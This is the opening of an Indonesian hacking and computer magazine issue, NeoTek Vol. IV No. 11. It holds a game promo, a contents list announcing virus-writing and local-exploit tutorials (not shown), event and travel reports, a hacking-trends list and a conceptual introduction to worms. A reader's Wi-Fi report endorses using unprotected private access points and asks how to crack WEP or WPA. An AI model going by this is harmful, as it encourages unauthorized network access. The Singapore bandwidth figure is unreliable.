

Empire Earth II

THE EPIC CONQUEST OF HISTORY LIVES ON

Build an Empire That Spans the Ages

Empire Earth II dari Sierra Entertainment (www.sierra.com) persembahkan game terbaru yang merupakan lanjutan dari seri pertamanya, mungkin akan mengikuti jejak terdahulunya menjadi game paling sukses se-antero jagat. Keunggulan yang dimiliki oleh game ini dibanding dengan yang pertama adalah kemampuan 3D-nya yang membuat kita bisa melihat ke segala arah. Keunggulan lain adalah..., mau tahu? Jajal segera game ini.

Perang..., lagi-lagi perang. Tapi perang yang akan anda temukan jika memainkan game ini berbeda. Kok beda? Yah jelas saja beda, ini hanya game atau permainan yang mengambil cerita perang. Jadi tidak perlu takut, tegang boleh karena memang menegangkan dan seru sekali.

Pendidikan Sejarah Dunia

Hari gini... masih main ular tangga? Ampun..., segera beralih ke game ini. Apa untungnya main game ini? Pertanyaan yang bagus, dan inilah jawabannya. Game ini mengambil setting sejarah mengenai peradaban manusia dari dahulu hingga ke jaman modern



sekarang ini. Cerita mengenai bangsa yang meluaskan kekuasaannya untuk menjadi pemimpin semua bangsa yang ada di bumi ini. Hitung-hitung sambil belajar sejarah dunia dari kekuasaan Romawi, Turki, Mongolia, dan lain-lain. Jadi seperti menonton siaran Discovery Channel. Selain itu kita akan mengenal peralatan perang yang kuno sampai kepada yang mutakhir sekarang ini.

Keunggulan Seri ke-2

Game ini bisa dibilang sebagai game penyempurnaan dari seri pertamanya, dilengkapi kemampuan 3D dimana kita bisa melihat ke segala arah yang memungkinkan. Untuk kemampuan ini diharuskan untuk menggunakan wheel mouse.

Keunggulan lainnya ada pada grafis dimana gambar lebih halus dan jernih, itu yang membuat anda nantinya akan beda di depan komputer ketika mencoba

game ini. Ada lagi keunggulannya, tidak menuntut akan kebutuhan konfigurasi komputer yang tinggi, seperti Pentium II 350 ternyata ok juga. Tapi makin baik konfigurasi komputer anda akan makin mantap hasil yang didapat.

Jika anda pernah memainkan game Rise of Nation yang dikeluarkan oleh Microsoft, terkesan ada kemiripan sequelnya walau tidak begitu banyak. Ketika dicari tahu siapa pembuatnya ternyata yang membuat game Rise of Nation adalah orang yang sama yang membuat game Empire Earth II ini. Nah ini yang akan membuat anda terbius jika main game ini, karena Rise of Nation terbilang sukses kehadirannya karena setting sejarah yang dikemas dalam bentuk game memang asyik untuk disimak secara langsung didepan mata.

Requirements:

Windows 98/ME/2000/XP

Multimedia PC with Pentium II
350 MHz or higher processor
64 MB of RAM
Super VGA monitor supporting 1024 x 768 resolution
AGP (4 MB) or PCI (8 MB) 3D video card that supports 1024 x 768, 16-bit color resolution
Microsoft Mouse or compatible pointing device
DirectX-compatible sound card with speakers or headphones recommended.




Harga NeoTek + CD:
Rp22.000,- (P. Jawa)
Rp22.000,- (Luar P. Jawa)

NEOTEK

Dunia Teknologi Baru

Anatomi suatu serangan hacking



Lengkapi pengetahuan hacking dan PC security anda dengan berlangganan majalah NeoTek:

Hubungi

Aswan Bakri

Tel. (021) 5481 457

HP. (0812) 9572043 (Aswan)

email:

aswan_bakri2001@yahoo.com

Kontak: Aswan Bakri

Salam!

Windows Security: Dari Scumware sampai Worm



? Pengguna Windows lebih banyak dari pengguna Linux atau OS lainnya, dibalik itu ada bahaya yang sedang mengintai.

Windows bukan lagi operating system yang baru, hampir diseluruh dunia orang mengenalnya dan bahkan menggunakannya karena kemudahan dalam mengoperasikannya, maka Windows dicap sebagai Operating System yang Friendly User.

Kejayaan yang terbesar yang pernah dimiliki oleh Bill Gates raja Microsoft yang sekarang ini mulai memasuki relung-relung bisnis high-end. Kejayaan Bill Gates sedang di uji, dengan begitu banyaknya hadir virus yang menyerang komputer-komputer yang menggunakan Windows. Waspadailah..., apalagi anda pengguna Windows.

Redaksi

redaksi@neotek.co.id

Bagaimana menghubungi NEOTEK?

KONTRIBUSI ARTIKEL

redaksi@neotek.co.id

SURAT PEMBACA

support@neotek.co.id

WEBMASTER

webmaster@neotek.co.id

PEMASARAN

Hedhi Sabaruddin, 0812-1891827

CHATROOM DI DALNET

#neoteker

MILIS PARA NEOTEKER

<http://groups.yahoo.com/group/majalahneotek>

ADMINISTRASI IKLAN

Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK

Tel. 021-5481457

ALAMAT REDAKSI

4 Cairnhill Rise

#05-01 The Cairnhill

Singapore 229740

Telp. +65-67386482

email: kosasih@indo.net.id

Daftar Isi

NeoTek Vol. IV No. 11



NeoRubrik

6 Kontribusi Hacker
Keberadaan Hacker antara Pro dan Kontra, tetap saja memiliki kontribusi yang penting untuk perkembangan komputer.

7 Hacking Trend 2005
Catatan kecil mengenai isu Hacking yang akan menjadi trend di tahun 2005.

NeoStart

9 Internet Worms
Memahami lebih jauh mengenai cacing komputer yang sebenarnya memiliki nama keren yaitu Autonomous Intrusion Agents.

14 ScumWare
Bisa berselancar di Internet? Inilah bacaan yang penting sebelum anda berhadapan dengan ScumWare.

Situs NeoTek

www.neotek.co.id

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya.

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

Layanan Rupa-rupa NeoTek

Channel #neoteker di Dalnet
Ngobrol ramai-ramai sesama Neoteker

Web Chat Room

Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama Neoteker

Mailing List

Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

Neoteker Official Portal

<http://www.neoteker.or.id>

Situs komunikasi antar Neoteker.

Neoteker Internet Radio

<http://dj.neoteker.or.id:8000>

16 Social Engineering
Teknik Hacking yang berbahaya dan sulit ditanggulangi.

18 Membuat Virus 486
Belajar membuat virus dengan Assembly Language Programming.

NeoTutor

24 eMbedded VB:
Aplikasi Plot3D
Membuat aplikasi 3 dimensi yang sederhana dengan rumus matematika.

26 eMbedded VB:
Aplikasi Puzzle
Membuat aplikasi game puzzle sederhana yang mengasyikkan.


28 eMbedded VB:
Aplikasi TicTacToe
Melengkapi bahasan membuat game di Pocket PC yang sederhana dan mengasyikkan.

NeoStyle

45 Photo Editing:
Clone Effect
Melakukan manipulasi photo dengan memberi effect tertentu ternyata dapat memberikan hasil yang memuaskan.

46 SwishMax:
Presentasi Animasi
Membuat makalah presentasi plus dengan animasinya.





NeoTekno

19 HoneyPot: Anti-Spam Berbasis Java

Bahasan lanjutan mengenai HoneyPot, membuat Anti-Spam berbasis Java.

22 HoneyPot: HoneyPot dengan Phyton

Bahasan lanjutan mengenai HoneyPot, membuat HoneyPot menggunakan Phyton.

29 Windows Security: Utak-Atik User Account

Membahas sekuritas dan efektifitas yang berkaitan dengan User Account

31 Windows Security: Solusi Puisi Cinta

Mengatasi virus puisi cinta yang cukup membuat panik jika tidak tahu cara mengatasinya.

NeoRagam

4 Klak Klik Empire Earth Build an Emperor That Spans the Ages Cerita dari Singapura

5 Seminar Hacking Overview 18 Desember 2004 UIN Jakarta Laporan WiFi di Taiwan Oleh: Imam Isrowi (Tenaga Kerja Indonesia di Taiwan)

44 Daftar Isi CD NeoTek SpyRemoval - HoneyPot - Java - Smartphone Program - eVB Source Code - eVB PaperWhite - Pocket PC program - Empire Earth II Demo Version.

33 Windows Security: KeePass Password Safe

Menggunakan password yang berbeda untuk tiap account yang dimiliki seringkali merepotkan. Trik berikut dapat membantu anda.

34 Windows Security: Gaining Access Tool AccessDiver, tool yang berguna ketika mencapai tahapan Gaining Access dalam anatomi proses hacking.

35 Windows Security: Utility Manager Exploit

Menambah dan memperbaiki Utility Manager Local Exploit yang dimiliki oleh WinXP.

39 Computer Security: Port dan bahayanya

Mengenal port lebih jauh berikut bahayanya yang memanfaatkan port sebagai jalan penyerangan.



NeoTek Vol. IV No. 12

Sisi Gelap Peer-to-peer File Sharing

Masih ingat dengan Napster? Sharing file mp3 yang pernah ada yang kini sudah enghilang karena dianggap melanggar Hak Cipta. Bagaimana sistem file sharing hadir? Tunggu bahasan yang akan datang yang akan mengungkapkan rahasia tersebut berikut sisi gelap yang menyertai sistem ini.

Linux File Sharing

Melakukan file sharing dari Linux ke Windows, apakah mungkin? Jawabannya adalah mungkin. Tunggu bahasan ini dan anda akan membuktikannya ternyata bisa dilakukan.

Daftar Isi

NeoSoft

0 Empire Erath II Build an Emeperor War game dengan setting sejarah perkembangan peradaban manusia.

NeoProfil

3 Editorial Office 4 Cairnhill Rise #05-01 The Cairnhill Singapore 229740 Telp. +65-67386482

Business Office

Gedung Cahaya Palmerah 503
Jl. Palmerah Utara III No. 9
Jakarta 11480
Telp. 021-5481457
Fax. 021-5329041

Pemimpin Umum
Fachri Said

Pemimpin Redaksi
Kosasih Iskandarsjah

Redaktur Ahli
Onno W. Purbo
Michael S. Sunggiardi

Pemimpin Usaha
Fahmi Oemar
Dadang Krisdayadi

Redaktur Pelaksana
MA Rody Candra

Sekretaris Redaksi
Marni

Webmaster
Supriyanto

Sirkulasi
Hedhi Sabaruddin

Adm. Langganan
KRISHNADISTRIBUTOR

Iklan dan Promosi
Gianto Widiyanto

Keuangan
Aswan Bakri

Bank

Bank BNI
a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank Central Asia
(khusus untuk langganan)
Aswan Bakri
No. rekening 0940544131

Klak Klik

GAME BULAN INI

Empire Earth II Build an Emperor

93.3 MB

Dari awal peradaban manusia, keinginan untuk memperluas kekuasaan sudah ada walaupun harus dengan jalan perang.

Games yang mengambil setting dari sejarah ini asyik untuk dimainkan, menguji kemampuan anda sebagai pemimpin suatu bangsa untuk menundukkan bangsa lain. Menjadi bangsa pemimpin seluruh bangsa yang ada di bumi.

Berawal dari jaman yang masih sederhana peralatan perangannya sampai menuju masa modern dengan peralatan perang canggih.



- Win 95/98/NT/XP
- DirectX 8.0 or Direct-X compatible SVGA videocard
- Pentium 950 MHz or higher
- 64 MB RAM
- Super VGA monitor supporting 1024 x 768 resolution
- AGP (4 MB) or PCI (8 MB) 3D video card that supports 1024 x 768, 16-bit color resolution
- Microsoft Mouse or compatible pointing device
- 32x CD ROM drive

CERITA DARI SINGAPORE

Ini laporan hasil perjalanan Neotek ketika kunjungan ke Singapura. Negara kecil tapi memiliki tingkat perekonomian yang baik dan bisa dikatakan negara maju.

Berbicara TI (Teknologi Informasi), Singapura tidak tertinggal bahkan produk-produk yang dihasilkan oleh teknologi yang canggih seperti saat sekarang ini cepat hadir memenuhi pasar dan menemani gaya hidup warga Singapura. Upgrade wawasan mengenai TI, Singapura lebih dekat dijangkau dari Indonesia.

Oleh sebab itu, jika anda ingin menyadari bahasan bahasan teknologi yang dimiliki Neotek selalu lebih cepat dibanding majalah lain yang berbendera teknologi. Sebagai Contoh, Bluetooth. Pertama kali Neotek membahas Bluetooth yaitu 4 tahun yang lalu (Volume I). Beruntunglah anda pembaca setia Neotek.

Akses Internet

Berbicara mengenai ini yang bikin iri kita pada Singapura. Kapan yach Indonesia bisa seperti Singapura mengenai akses internet?

Di Singapura, pengguna akses internet dibagi menjadi 2 yaitu personal (pengguna rumahan) dan perusahaan. Biaya akses Inter-



School of Information Technology, Nanyang Polytechnic. Program pendidikan setingkat diploma untuk jurusan teknologi digital entertainment. Di Indonesia ada Digital Studio.

net untuk perusahaan berbeda sedikit saja dengan biaya yang ditetapkan ISP yang ada di Indonesia, tapi biaya akses internet untuk personal ini yang bikin kejut. Hanya \$80/bulan (dengan hitungan kurs Rp5.400,00 jadi total biaya bulanan untuk akses internet di Singapura bagi pengguna personal yaitu Rp432.000,00), kita sudah dapat menikmati akses internet Unlimited dengan kecepatan 1500 Mbps (1,5 Gbps).

Nanyang Polytechnic

NYP (Nanyang Polytechnic), salah satu perguruan tinggi yang ada di Singapura yang interest terhadap pendidikan yang memanfaatkan tekno-

logi yang nanti hasilnya dibutuhkan oleh industri, kini membuka jurusan baru yang diberi nama Digital Entertainment Technology. Jika di Indonesia ada Digital Studio.

Digital Entertainment Technology memakai teknologi informasi untuk menciptakan dan memasang hiburan, seperti efek visual, animasi dan permainan komputer.

Anda tertarik? Buka situsny di www.nyp.edu.sg dan ternyata di Singapura banyak orang Indonesia juga yang suka berbelanja karena relatif murah, *katanya gitu...*



Kampus modern Nanyang Polytechnic, Singapura..

SEMINAR HACKING OVERVIEW DI UIN (UNIVERSITAS ISLAM NEGERI) JAKARTA

Hacking Overview. Begitu topik seminar yang diadakan oleh Badan Eksekutif Mahasiswa UIN Jakarta pada tanggal 18 Desember 2004.

Menambah Wawasan

Acara ini diadakan bertujuan untuk menambah wawasan mengenai hacking, oleh sebab itu topik yang dipilih yaitu Hacking Overview.

Acara ini dikemas dengan melibatkan NeoTeker baik sebagai pembicara maupun sebagai demo hacking. Jim Geovedi, yang aktif pada

Bellua Asia Pasifik sebagai *Information Security Consultant* juga ikut ambil bagian membagikan pengetahuannya kepada peserta. Peserta akhirnya tidak hanya saja tahu apa itu dan ini tentang hacking tetapi juga plus mengetahui arah hacking itu nantinya jika berkeinginan terjun sebagai professional worker.

Dani Firmansyah menyempatkan diri hadir di acara tersebut, menambah nilai tersendiri bagi peserta terhadap sosok yang sempat menggegerkan TI KPU.

Antusias Peserta

Antusias peserta terhadap acara terlihat sangat positif dan baik sekali, terbukti dengan penuh kursi yang ada dan juga ternyata peserta wanita tidak kalah jumlahnya dibanding peserta pria. Acara yang dimulai pada pukul 09.30 WIB dan berakhir pada sore harinya mendekati pukul 17.30, ternyata tidak memungut biaya yang tidak mahal alias murah dan sangat terjangkau bagi kantong mahasiswa. Ada yang pernah jadi mahasiswa?

Acara berakhir sukses dan banyak cerita yang terukir, tunggu berita kegiatan para NeoTeker mengisi waktu dengan kegiatan positif. Yes Hacking and No Drugs

Berikut adalah orang-orang yang terlibat mendukung acara:

Pembicara:

1. A. Zakaria
2. Ody
3. Jim Geovedi

Demo:

1. Andi Ismayadi
2. Beta Andri
3. Ricky
4. Yoki S



Seminar Hacking Overview di Universitas Islam Negeri Jakarta yang melibatkan NeoTeker sebagai pembicara. Acara juga dihadiri oleh 'sepepuh' hacking Indonesia seperti Dani Firmansyah dan Jim Geovedi.

Laporan WiFi (2,4 GHz) di Taiwan

Imam Isrowi (imamisrowi@yahoo.co.uk)

Saya menyampaikan tentang Wifi (Frek 2,4 Ghz di Taiwan khususnya wilayah Taichung (Taiwan Tengah).

Saya berkeliling di Taichung dalam radius 2 Km persegi dengan membawa PDA ber-wifi. Ternyata banyak sekali Hotspot, AP atau SSID yang saya jumpai. Dalam area tersebut, di pusat bisnis elektronik yang paling banyak AP. Sepertinya private AP. Jadi jangkauannya tidak jauh. Hal ini ditunjukkan kalau kita pindah tempat, maka AP (SSID) tersebut tidak terdeteksi lagi alias hilang.

Namun yang paling kuat daya pancarnya ada 2 Hotspot Outdoor. Yaitu Easy-Up dan Mobeelan (SSID=Mobitai). Namun keduanya bayar alias langganan, tapi masih memberikan akses Free dengan

cara telepon pakai Handphone selama 1 menit ke nomor tertentu, dan akan dikirim SMS berisi Username dan Password. satu menit telepon kita diberi 20 Menit OnLine. Jadi setelah connect dengan SSID Mobitai, maka akan muncul halaman login di Browser kita. Baru kita menelpon 1 menit, dan 5 detik kemudian kita sudah mendapat Username dan Password. Setelah kita masukkan, kita sudah bisa browsing 20 menit.

Jika kita jalan-jalan ke Apartemen yang kira-kira ada WiFi, disana akan ditemukan banyak sekali AP Private. Yang ternyata kadang-kadang tidak di proteksi (Encrypt). Kita tinggal nyantol saja maka kita sudah bisa browsing sepuasnya.

Tapi jika yang punya tahu ada yang nyantol, maka AP dimatikan. Dan bila menemukan

AP/SSID yang di proteksi, sering kita diminta setting Proxy. Ada yang tahu cara masuk atau bobol WEP or WPA? Kalau mau benar-benar FREE, kita pergi ke kampus atau sekolah yang dipasang Hotspot Outdoor Free. Browsing sepuasnya, dan kecepatannya sangat memuaskan. Setelah Icon Connect muncul, kita langsung bisa browsing.

Kapan ya negeri kita bisa seperti ini. Rasanya jadi betah tinggal di negeri orang.

Kami sedang mengumpulkan dana bantuan untuk saudara kita di Aceh. Kami didukung oleh Palang Merah Taiwan (Taichung), sehingga kami juga boleh menerima sumbangan dari orang Taiwan. Rencananya akhir bulan ini kita akan kumpulkan jadi satu seluruh Taiwan atas nama TKI Taiwan.

Kami juga selalu cek berita terakhir di www.airputih.or.id dan kami rangkum, kami foto copy dan kemudia kami sebarikan ke teman-teman TKI di Taiwan atau di pasang di papan-papan pengumuman yang ada di warung-warung Indonesia di Taiwan.

Sekian laporan kami, atas perhatian rekan-rekan, kami ucapkan terima kasih. Salam dari kami, TKI Taiwan.

Informasi tambahan

Laporan lainnya mengenai WiFi di Taiwan pernah di muat di majalah NeoTek Vol. IV No. 09, di bagian NeoInbox (Neoteker Menjawab Neoteker).

KONTRIBUSI HACKER DALAM PERKEMBANGAN KOMPUTER



Pro dan kontra terhadap keberadaan hacker antara pandangan negatif dan pandangan yang positif, menghadirkan deretan panjang daftar pertanyaan-pertanyaan yang membutuhkan jawaban sebagai solusi. Dani Firmansyah (xnuxer@yahoo.com) mengupas Hacker yang sesungguhnya demi menyatukan persepsi kita bersama mengenai hacker berikut kontribusinya dalam perkembangan komputer yang sekarang ini anda rasakan sendiri nilai plus dari kemajuan komputer bersama internet didalamnya.

KEMAJUAN TEKNOLOGI INFORMASI yang sangat pesat saat ini masih mempertanyakan keberadaan hacker bagi beberapa kelompok masyarakat yang kurang mendapatkan informasi lengkap tentang siapa sebenarnya yang dimaksud dengan hacker dan peran yang dimainkannya bagi kemajuan teknologi informasi.

Susah memang kalau sebuah persepsi yang sudah terbentuk di masyarakat dimana kini menjadi patokan dasar untuk memahami siapa sebenarnya hacker itu. Ada yang harus dipahami kembali bahwa hacker itu bukanlah sebuah pengakuan dari orang yang jago komputer tapi lebih kepada pemberian pangkat atau gelar bagi orang-orang yang sangat mahir dan berbakat dalam hal pemrograman dan teknologi jaringan.

Pertanyaannya, kenapa hanya pemrograman dan jaringan? Tentu yang harus dimengerti bahwa kemajuan teknologi komputer dan telekomunikasi terbentuk karena daya olah atau kreatifitas manusia dalam memprogram sebuah sistem dan aplikasi. Kemajuan teknologi komunikasi sekarang ini juga merupakan hasil dari olah kreatifitas manusia dalam teknologi jaringan. Tidak dapat di pungkiri keberadaan teknologi internet merupakan hasil kontribusi dari para hacker di seluruh dunia, dengan ketrampilannya mampu menyambungkan elektron-elektron melalui kabel dan media udara (ether) ke dalam digit-digit data yang dapat dimengerti oleh sistem komputer.

Bicara tentang persepsi hacker, saat ini ada 2 pendapat yang muncul di masyarakat dan kedua pendapat itu saling bertentangan. Bagi orang yang awam teknologi (gaptek) akan melihat sosok hacker sebagai tokoh hitam yang jahat, pekerjaannya hanya merusak sistem komputer orang lain. Sementara pendapat yang lain mengatakan bahwa hacker adalah jagoannya komputer yang bisa menembus lapisan sekuriti

di sebuah jaringan atau sistem komputer. Persepsi pertama tentu negatif karena melihat sosok hacker dari tindakannya yang seringkali membobol sistem komputer milik orang lain walaupun sebenarnya penulis yakin orang yang memahami persepsi ini juga tidak mengetahui apakah si hacker itu merusak atau tidak. Persepsi kedua terkesan positif karena yang dilihat adalah kemampuan yang dimiliki oleh hacker itu sendiri menurutnya hebat dan sangat ahli.

Perbedaan persepsi inilah terkadang menjadikan keberadaan hacker masih sering ditakuti oleh beberapa kelompok masyarakat bisnis. Mungkin juga karena si pemilik usaha/bisnis terlalu sering mendengarkan berita di media tentang hacker yang suka menyerang dan sering terlalu kreatif menembus sistem-sistem level keamanan komputer di jaringan.

Hacker tidak selalu menyerang tapi juga sangat paham dengan metode defensif dan banyak memiliki solusi dalam bertahan di jaringan internet yang liar, bahkan sebenarnya hacker memiliki kode etik yang ketat dan salah satu kode etiknya adalah memberitahu kepada pemilik sistem akan adanya lubang/bug security di sistem yang dia analisa. Maka jangan heran bila beberapa hacker profesional lebih terbuka untuk menjalin komunikasi dengan system administrator sebuah perusahaan, dan sebenarnya keduanya bisa saling berkolaborasi dan bekerja sama dalam membangun sistem pertahanan yang lebih baik. Hacker profesional lebih senang jika di panggil sebagai WhiteHat atau dalam istilah umum pakar keamanan jaringan dan bukan hacker karena dia konsisten dengan profesinya sementara julukan hacker hanya merupakan pemberian (assign) dari komunitas. Bagi kalangan bisnis sebenarnya keberadaan hacker bisa di manfaatkan untuk mengamankan asset-asset perusahaan yang nilainya mungkin bisa ratusan milyar perhari

kecuali jika Anda siap untuk kehilangan asset Anda yang nilainya besar itu.

Sedikit saran untuk para kalangan bisnis yang menggantungkan assetnya pada seutas kabel di komputer yang datanya berseliweran di jaringan komputer, perlu dipahami bahwa data loss bisa terjadi oleh beberapa hal diantaranya karena virus, aplikasi yang error, sistem yang tidak bekerja maksimal, gangguan fisik dan teknis akibat sistem yang tidak di-manajemen dengan baik, kelemahan penerapan policy keamanan, serta serangan-serangan dari intruder di jaringan.

Hacker professional dapat menawarkan konsep dan metode yang lebih baik dalam soal keamanan jaringan di sistem yang Anda miliki karena metodologi risk assessment (analisa dampak & kerusakan sistem) yang diterapkan hacker menggunakan patokan dasar security (advisory) yang tiap hari ter-update (tiap hari para hacker professional mendapatkan report dari komunitas security internasional tentang bug-bug di sistem komputer), dan hacker profesional jelas memiliki standarisasi security yang jelas dalam mengamankan jaringan karena dia memiliki sistem policy dan network policy yang lebih baik karena didukung resources dan keahlian yang dia miliki.

Sudah saatnya bagi kalangan bisnis untuk memberikan kesempatan bagi para hacker untuk terjun di dunia IT secara terbuka dan professional agar aktifitasnya dalam menyalurkan adrenalin di jaringan internet yang liar bisa lebih tersalurkan secara positif dan penulis yakin akan banyak manfaat yang bisa diambil karena terbukti keberadaan internet yang dibuat oleh para hacker hingga saat ini berkembang menjadi teknologi yang luar biasa dan sangat membantu aktifitas telekomunikasi yang mana membangun efektifitas dan efisiensi kerja.

HACKING TRENDS 2005



Memasuki dan mulai sedikit demi sedikit menapaki tahun 2005, tahun 2004 kini sudah berada di belakang. Mengamati perkembangan Internet yang terus melaju, masalah hacking sudah pasti hal yang asyik untuk diperbincangkan. Jim Geovedi (jim.geovedi@bellua.com) membeberkan catatan kecilnya mengenai Trend Hacking Tahun 2005, khusus untuk dibagikan kepada para pembaca NeoTek.

SELAMAT TAHUN BARU 2005. Tidak terasa saat ini kita sudah berada di tahun 2005. Sembari menyelesaikan beberapa tugas, saya menyempatkan diri untuk membuat catatan kecil mengenai trend hacking tahun ini berdasarkan informasi yang saya kumpulkan dari berbagai sumber di Internet.

Hacking selalu menjadi isu yang menarik. Namun apakah yang menjadi trend di tahun 2005 ini? Mari kita simak beberapa topik hacking yang saya prediksi akan menjadi trend di tahun 2005 ini.

1. Web Systems Hacking

Pada pertengahan tahun 2004, peristiwa defacement pada website tabulasi nasional Pemilu 2004 (tnp.kpu.go.id) dari KPU menjadi headline news di banyak media lokal maupun internasional.

Pernyataan bahwa firewall dapat melindungi serangan hacker terpatahkan begitu saja karena penyerang memanfaatkan protokol yang firewall-friendly. Web attacks dapat melintasi firewall begitu saja karena memang bukan tugas firewall untuk melakukan inspeksi content dari setiap packet terutama pada protokol yang diijinkan melintas.

Seiring dengan semakin banyaknya pemanfaatan aplikasi web seperti web forum, news/articles publishing tools, dan lain-lain. Maka tahun 2005 ini, diperkirakan proses auditing dari web codes akan mendapat perhatian yang sangat tinggi.

2. Database Hacking

Jika pada tahun-tahun sebelumnya perusahaan banyak mencurahkan perhatiannya pada perlindungan jaringan namun sedikit yang memberikan perhatian untuk melindungi salah aset penting mereka yaitu database. Pada tahun 2005 ini, database security akan mendapatkan

perhatian extra, terlebih dari mereka yang menyimpan data penting dan rahasia. Hal lain yang memicu adalah tingginya aksi penyerangan dan pengrusakan dengan menggunakan SQL injection pada tahun lalu.

3. Honeypot Hacking

Honeypot adalah sebuah resource yang dipergunakan untuk mempelajari "blackhat." Pada dasarnya sebuah honeypot adalah sebuah sistem komputer yang tidak memiliki nilai lebih dan diharapkan tidak ada seorang pun yang memiliki ketertarikan padanya, sehingga kalau ada seorang yang tertarik, sepertinya orang tersebut tertarik untuk kepentingan yang ilegal.

Dari sisi eksternal, agak sulit dibedakan antara honeypot dan sistem komputer biasa. Sehingga identifikasi sebuah sistem adalah sebuah honeypot diperkirakan akan menjadi trend tahun 2005 ini.

4. Passive Information Gathering

Information gathering adalah tahap awal sebuah proses hacking. Pada acara DEFCON 12 (www.defcon.org), Johnny Long (johnny.ihackstuff.com) mempresentasikan metode passive information gathering menggunakan search engine.

Ada banyak metode pencarian yang bisa diperoleh dari websitenya. Dan pada tahun 2005 ini, metode pencarian secara pasif akan semakin berkembang lagi.

5. Hardware Hacking

Pernah berpikir untuk menggunakan iPod (www.apple.com/ipod) untuk menyerang dan menguasai sistem komputer lain? Sepertinya tidak mungkin, bukan?

Namun tidak menurut Maximilian Dornseif (md.hudora.de), seorang peneliti dari RWTH Aachen Univer-

sity (www.rwth-aachen.de) yang mempresentasikan metode hacking dengan judul

Own3d by an iPod: Firewire/1394 Issues

(md.hudora.de/presentations/#firewire-pacsec) pada konferensi PacSec.jp (www.pacsec.jp) pada bulan November 2004 lalu.

Tahun 2005 diperkirakan trend hardware hacking akan meningkat. Salah satu contohnya adalah

USB DMA Attack

yang akan dipresentasikan David Maynor (www.bellua.com/bcs2005/asia05.speakers.html#david) pada konferensi

Bellua Cyber Security 2005 (www.bellua.com/bcs2005)

di Jakarta pada bulan Maret 2005.

Topik hardware hacking lain yang tidak kalah menariknya adalah Bluetooth (www.defcon.org/html/defcon-12/dc-12-speakers.html#laurie) hacking.

Jim Geovedi kini aktif sebagai Information Security Consultant pada PT Bellua Asia Pacific.

COMPUTER SECURITY

Autonomous Intrusion Agents

Internet Worm atau cacing yang dikenal terdapat internet sesungguhnya adalah Autonomous Intrusion Agents. Memiliki kemampuan menggandakan diri dengan memanfaatkan Security Flaws. Jim Geovedi & Bayu Krisna (jim@corebsd.or.id & krisna@corebsd.or.id) membahasnya untuk anda demi menambah wawasan mengenai Worm yang saat ini sedang booming menghiasi internet.

A NDA TENTU MASIH INGAT IKLAN DI MEDIA TELEVISI beberapa tahun silam, Anak anda cacingan? Berhubungan dengan cacing, tulisan ini membahas cacing yang berbeda bentuk. Cacing-cacing di Internet (Worms) adalah Autonomous Intrusion Agents yang mampu melakukan penggandaan diri dan menyebar dengan memanfaatkan kelemahan-kelemahan sekuriti (security flaws) pada services yang umum digunakan. Worm bukanlah sebuah fenomena baru, ditemukan pertama kali penyebarannya pada tahun 1988. Worms telah menjadi sebuah ancaman yang mematikan di Internet, walaupun sebagian besar kasus yang terjadi secara spesifik adalah pada sistim berbasis Windows. Beberapa jenis worms terbaru memanfaatkan electronic mail (e-mail) sebagai medium penyebarannya.

1. Metode Aktivasi dan Mekanisme Penyebaran

Perbedaan mendasar antara worm dan virus terletak pada bagaimana mereka membutuhkan intervensi user untuk melakukan penggandaan diri dan menyebar menginfeksi sistim komputer. Virus lebih lambat dalam melakukan penyebaran jika dibandingkan dengan worm. Namun virus mempunyai kemampuan lebih untuk menghindari deteksi program-program anti-virus yang berusaha mengidentifikasi dan mengontrol penyebaran virus pada sistim komputer. Namun pada praktek penyebarannya sebuah virus dapat menjadi sebuah worm.

Untuk memudahkan pembahasan, kita membatasi terminologi antara worm dan virus dengan mempertimbangkan metode aktivasi yang dilakukan oleh sebuah worm, proses yang dilakukan sebuah worm untuk mengeksekusi pada sebuah sistim komputer dan mekanisme penyebaran, proses yang memungkinkan sebuah worm berkelana dari satu host ke host yang lain.

1.1. Metode Aktivasi

Pengertian bagaimana worm dapat aktif pada sebuah host berhubungan erat dengan kemampuan worm untuk menyebarkan diri, sejumlah worms dapat diatur untuk aktif secara langsung (activated nearly immediately), sementara yang lain dapat menunggu beberapa hari, minggu atau bahkan bulan untuk dapat teraktivasi dan kemudian menyebarkan-dirinya.

